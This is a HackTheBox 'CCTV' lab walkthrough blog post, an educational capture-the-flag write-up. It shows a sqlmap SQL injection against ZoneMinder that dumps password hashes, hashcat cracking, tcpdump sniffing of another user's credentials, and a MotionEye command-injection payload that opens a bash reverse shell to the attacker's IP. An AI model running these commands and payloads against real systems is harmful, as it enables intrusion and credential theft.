In CCTV, we exploit a ZoneMinder SQL injection extracting user credentials, sniff traffic with tcpdump capturing another user’s password, and exploit MotionEye to achieve root via command injection.
Introduction
In this post, I will demonstrate the exploitation of an easy difficulty machine called "CCTV" on HackTheBox. Overall, it was an enjoyable box offering a nice learning experience.
This box was pwnd on the 1 April. The walkthrough was released when the machine retired on 13 July.
Step 1: running an Nmap scan on the target
After adding the IP to our hosts file (sudo vim /etc/hosts), I ran an nmap scan of the 1000 most common ports.
└─$ nmap -sV -sC cctv.htb
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-24 16:45 -0400
Stats: 0:00:17 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.65% done; ETC: 16:46 (0:00:00 remaining)
Nmap scan report for cctv.htb (10.129.40.65)
Host is up (0.020s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_  256 76:1d:73:98:fa:05:f7:0b:04:c2:3b:c4:7d:e6:db:4a (ECDSA)
80/tcp open  http    Apache httpd 2.4.58
|_http-title: SecureVision CCTV & Security Solutions
Service Info: Host: default; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 70.03 seconds
This scan revealed that an SSH server as well as an Apache webserver is running. In the background, I also performed a scan of all tcp ports which gave the same results.
Step 2: Enumerating the webserver

Upon visiting the website running on port 80, I was greeted with a generic page where a login button caught my eye immediately.
Upon clicking on the login button, I was redirected to a ZoneMinder login panel:

Here, I tried the default credentials of "admin" "admin" which gave us access to the ZoneMinder dashboard:

From the dashboard, I found out that it was running ZoneMinder version 1.37.63. Doing a quick Google search, I found out that there was a boolean based SQL-injection in a function in the web/ajax/event.php file. Details of the vulnerability can be found here: Boolean based SQL-injection ZoneMinder
Step 3: Gaining access
Abovementioned SQL vulnerability can be easily exploited using sqlmap:
sqlmap -u sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --cookie "ZMSESSID=s9v5rv4hvfgamghd3hsbvplr2b" --tables --threads=10 --level=3 --risk=2
The following tables were found leveraging the SQL-injection vulnerability:
Database: zm
[43 tables]
+----------------------+
| Config               |
| ControlPresets       |
| Controls             |
| Devices              |
| Event_Data           |
| Event_Summaries      |
| Events_Archived      |
| Events_Day           |
| Events_Hour          |
| Events_Month         |
| Events_Tags          |
| Events_Week          |
| Filters              |
| Frames               |
| Groups_Monitors      |
| Groups_Permissions   |
| Manufacturers        |
| Maps                 |
| Models               |
| MonitorPresets       |
| Monitor_Status       |
| Monitors             |
| Monitors_Permissions |
| MontageLayouts       |
| Object_Types         |
| Reports              |
| Server_Stats         |
| Servers              |
| Sessions             |
| Snapshots            |
| Snapshots_Events     |
| States               |
| Stats                |
| Tags                 |
| TriggersX10          |
| User_Preferences     |
| Users                |
| ZonePresets          |
| Zones                |
| Events               |
| Groups               |
| Logs                 |
| Storage              |
+----------------------+
The "Users" table seemed most promising. Therefore, I decided to dump it:
sqlmap -u sqlmap -u 'http://cctv.htb/zm/index.php?view=request&request=event&action=removetag&tid=1' --cookie "ZMSESSID=68gflconp8s9chl5bjr1dp3ph8" --dump -T Users --threads=10 --level=3 --risk=2

1,<blank>,<blank>,<blank>,Edit,Edit,1,console,Create,$2y$10$cmytVWFRnt1XfqsItsJRVe/ApxWxcIFQcURnm5N.rhlULwM0jrtbm,superadmin,Edit,Edit,View,Edit,Edit,1,<blank>,<blank>,0
2,<blank>,<blank>,mark,Edit,Edit,1,console,Create,$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.,mark,Edit,Edit,View,View,<blank>,1,<blank>,<blank>,0
3,<blank>,<blank>,admin,Edit,Edit,1,console,Create,$2y$10$t5z8uIT.n9uCdHCNidcLf.39T1Ui9nrlCkdXrzJMnJgkTiAvRUM6m,admin,Edit,Edit,View,View,<blank>,1,<blank>,<blank>,0
This exposed some hashes which I tried to crack using hashcat:
❯ hashcat hash -m 3200 ~/Downloads/rockyou.txt                                            ─╯
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 ) - Platform #1 [Intel(R) Corporation]
=============================================================
* Device #1: Intel(R) Arc(TM) Graphics, 14560/29218 MB (2047 MB allocatable), 128MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 2 digests; 2 unique digests, 2 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 118 MB

Dictionary cache built:
* Filename..: /home/maxime/Downloads/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 2 secs

$2y$10$prZGnazejKcuTv5bKNexXOgLyQaok0hq07LW7AJ/QNqZolbXKfFG.:opensesame
[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
After some time, hashcat managed to crack the password for "mark". Subsequently, these credentials could be used to login to the box using ssh:
┌──(kali㉿kali)-[~]
└─$ ssh mark@cctv.htb
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Fri 24 Apr 21:23:56 UTC 2026

  System load:           0.01
  Usage of /:            70.2% of 8.70GB
  Memory usage:          28%
  Swap usage:            0%
  Processes:             255
  Users logged in:       0
  IPv4 address for eth0: 10.129.40.65
  IPv6 address for eth0: dead:beef::250:56ff:fe94:d99d


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

14 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
mark@cctv:~$
Step 4: Lateral privilege escalation to sa_mark
After some exploration on the box, I found 2 interesting directories in /opt:
mark@cctv:/opt$ ls
containerd  video
Next, I found a log file which suggested that a user "sa_mark" is periodically logging into the box and executing some commands. This "sa_mark" user is also a user on the box and has a shell listed in /etc/passwd. Therefore, I wondered whether we could somehow take over his account.
mark@cctv:/opt/video/backups$ cat server.log
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:24:57
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:25:54
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:26:39
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:27:29
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:28:00
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:28:41
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-02 08:30:32
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:31:30
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:32:19
Authorization as sa_mark successful. Command issued: status. Outcome: success. 2026-03-02 08:32:58
Authorization as sa_mark successful. Command issued: disk-info. Outcome: success. 2026-03-02 08:33:29
At this point, I was stuck for a while. My first thought was that there would be a cron job running which we could use to escalate to sa_mark. However, no cron jobs were running. Therefore, I decided to run linpeas. This gave me the following output which I found promising:
══╣ Processes with capability sets (non-zero CapEff/CapAmb, limit 40) (T1548.001)


Files with capabilities (limited to 50):
/snap/core22/2292/usr/bin/ping cap_net_raw=ep
/snap/snapd/25935/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
/snap/core24/1349/usr/bin/ping cap_net_raw=ep
/usr/lib/snapd/snap-confine cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_setgid,cap_setuid,cap_sys_chroot,cap_sys_ptrace,cap_sys_admin=p
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper cap_net_bind_service,cap_net_admin,cap_sys_nice=ep
/usr/bin/mtr-packet cap_net_raw=ep
/usr/bin/tcpdump cap_net_raw=eip
/usr/bin/ping cap_net_raw=ep
It seems that tcpdump has a capability set. This is interesting as tcpdump normally needs root privileges to operate as it works with raw network packets. However, the capability "cap_net_raw" is enabled which should allow our regular user "mark" to use it without root privileges. Putting things together, could it be that we can capture the credentials of the "sa_mark" user when sniffing when he periodically logs in to perform his commands? I gave it a try:
mark@cctv:~$ tcpdump -i any -w capture_output.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
^C11286 packets captured
12198 packets received by filter
0 packets dropped by kernel
After transferring the pcap file to my machine. I did indeed find the credentials of sa_mark after scrolling through the conversations in Wireshark:

This password can be used to login as the sa_mark user:
mark@cctv:~$ su sa_mark
Password:
$ whoami
sa_mark
In the home directory, we can find the user.txt:
sa_mark@cctv:~$ ls
'SecureVision Staff Announcement.pdf'   user.txt
Step 5: privilege escalation to root

Additionally, I also downloaded the pdf to my machine which hinted that there was some internal SecureVision service running:
sa_mark@cctv:~$ ss -tlnp
State         Recv-Q        Send-Q                Local Address:Port                  Peer Address:Port        Process
LISTEN        0             4096                      127.0.0.1:7999                       0.0.0.0:*
LISTEN        0             4096                  127.0.0.53%lo:53                         0.0.0.0:*
LISTEN        0             4096                      127.0.0.1:1935                       0.0.0.0:*
LISTEN        0             151                       127.0.0.1:3306                       0.0.0.0:*
LISTEN        0             4096                        0.0.0.0:22                         0.0.0.0:*
LISTEN        0             4096                      127.0.0.1:9081                       0.0.0.0:*
LISTEN        0             128                       127.0.0.1:8765                       0.0.0.0:*
LISTEN        0             4096                      127.0.0.1:8888                       0.0.0.0:*
LISTEN        0             4096                      127.0.0.1:8554                       0.0.0.0:*
LISTEN        0             70                        127.0.0.1:33060                      0.0.0.0:*
LISTEN        0             4096                     127.0.0.54:53                         0.0.0.0:*
LISTEN        0             4096                           [::]:22                            [::]:*
LISTEN        0             511                               *:80                               *:*
sa_mark@cctv:~$ curl http://127.0.0.1:7999
Motion 4.7.1 Running [1] Camera
1
Subsequently, I forwarded this to my own machine using ssh:
┌──(kali㉿kali)-[~]
└─$ ssh -L 1234:127.0.0.1:8765 mark@cctv.htb
mark@cctv.htb's password:
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Mon 27 Apr 21:03:58 UTC 2026

  System load:           0.07
  Usage of /:            71.9% of 8.70GB
  Memory usage:          33%
  Swap usage:            0%
  Processes:             266
  Users logged in:       1
  IPv4 address for eth0: 10.129.42.189
  IPv6 address for eth0: dead:beef::250:56ff:fe94:fdcd

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

14 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Mon Apr 27 20:36:31 2026 from 10.10.15.26
Now, the service should be accessible on our Kali machine by browsing to http://127.0.0.1:1234.
Unfortunately, mark or sa_mark credentials did not work to login. Therefore, I began re-exploring the box again. After some time, I found the admin password of motioneye in one of its config files:
sa_mark@cctv:/etc/motioneye$ cat motion.conf
# @admin_username admin
# @normal_username user
# @admin_password 989c5a8ee87a0e9521ec81a79187d162109282f0
# @lang en
# @enabled on
# @normal_password


setup_mode off
webcontrol_port 7999
webcontrol_interface 1
webcontrol_localhost on
webcontrol_parms 2

camera camera-1.conf
This gave me access to the motioneye panel:

From there I was able to find out the version:
motionEye Version 	0.43.1b4
Motion Version 	4.7.1
OS Version 	Ubuntu 24.04
Some quick Google search revealed it was vulnerable to command injection: MotionEye command injection
First, we start our listener on our kali VM:
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
Next, we disable client side validation by pasting the following in the browser console:
configUiValid = function() { return true; };
Subsequently, we inject the reverse shell payload in the still images section of the camera and set the settings according to the image and hit apply:

I used this payload in the "Image File Name" field
$(bash -c "bash -i >& /dev/tcp/10.10.15.26/9999 0>&1").%Y-%m-%d-%H-%M-%S
After some time, a reverse shell spawned as root where we can get the root flag:
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9999
listening on [any] 9999 ...
connect to [10.10.15.26] from (UNKNOWN) [10.129.42.189] 39610
bash: cannot set terminal process group (72022): Inappropriate ioctl for device
bash: no job control in this shell
root@cctv:/etc/motioneye# ls /root
ls /root
clean_logs.sh
docker-binaries
files
root.txt
snap
root@cctv:/etc/motioneye#
Congratulations, you have successfully rooted this box!
Final thoughts
Overall, This was a nice box which I thoroughly enjoyed solving. It involved quite some steps which were quite fun. The capture of credentials for the user sa_mark was the most challenging as it took a while for me to put everything together. Nevertheless, CCTV is a great and educational box to solve!